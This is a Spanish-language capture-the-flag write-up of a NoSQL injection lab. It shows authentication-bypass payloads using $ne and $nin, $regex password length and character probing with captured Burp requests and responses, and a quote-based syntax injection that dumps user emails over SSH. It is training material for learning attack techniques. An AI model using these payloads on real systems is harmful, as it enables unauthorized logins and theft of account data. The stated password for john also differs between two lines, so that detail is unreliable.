


NoSQL Injection

Luis Carlos Leaño Martin - Ing. Ciberseguridad


Room Completado




Write Up

Usamos BurpSuite para las siguientes Solicitudes.


```
user[$ne]=test&pass[$ne]=test
```




```
user[$nin][]=admin&pass[$ne]=test
```



```
user[$nin][]=admin&user[$nin][]=pedro&pass[$ne]=test
```



```
user[$nin][]=admin&user[$nin][]=pedro&user[$nin][]=john&pass[$ne]=test
```



Para las contraseñas empezamos con 7 y vemos que nos da error pero con 8 si nos da un archivo

```
user=admin&pass[$regex]=^.{7}$
```

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /login.php HTTP/1.1 2 Host: 10.10.189.225 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 30 9 Origin: http://10.10.189.225 10 Connection: close 11 Referer: http://10.10.189.225/ 12 Cookie: PHPSESSID=2l0ouo95mihdj9tulq4390tgs7 13 Upgrade-Insecure-Requests: 1 14 Priority: u=0, i 15 16 user=admin&pass[\$regex]=^.{8}\$ </pre>		<pre> 1 HTTP/1.1 302 Found 2 Date: Fri, 14 Mar 2025 14:08:10 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Location: /sekr3tPl4ce.php 8 Content-Length: 0 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 </pre>	

Vamos calando a ver que caracteres tiene la contraseña vemos que la `a` si la tiene pero las siguientes tienen que ser por fuerza bruta.

```
user=admin&pass[$regex]=^a.....$
```

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /login.php HTTP/1.1 2 Host: 10.10.189.225 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 34 9 Origin: http://10.10.189.225 10 Connection: close 11 Referer: http://10.10.189.225/ 12 Cookie: PHPSESSID=2l0ouo95mihdj9tulq4390tgs7 13 Upgrade-Insecure-Requests: 1 14 Priority: u=0, i 15 16 user=admin&pass[\$regex]=^a.....\$ </pre>		<pre> 1 HTTP/1.1 302 Found 2 Date: Fri, 14 Mar 2025 14:09:42 GMT 3 Server: Apache/2.4.29 (Ubuntu) 4 Location: /?err=1 5 Content-Length: 0 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 </pre>	

Sacamos la contraseña de john que nos dice que son puros numero y con fuerza bruta sacamos que es la siguiente password.

```
user=john&pass[$regex]=^10584312$
password=105843
```

Se uso este payload para sacar los correos de los usuarios.

```
admin'||1||'
```

```
(charlyl@kali)-[~/Documentos/NoSql]
$ ssh syntax@10.10.189.225
syntax@10.10.189.225's password:
Please provide the username to receive their email:admin'||1||'
admin@nosql.int
pcollins@nosql.int
jsmith@nosql.int
Syntax@Injection.FTW
Connection to 10.10.189.225 closed.
```

Sequencer Decoder Comparer Logger

Response

	Pretty	Raw	Hex	JSON
1	HTTP/1.1 302 Found			
2	Date: Fri, 14 Mar 2025 14:15:51 GMT			
3	Server: Apache/2.4.29 (Ubuntu)			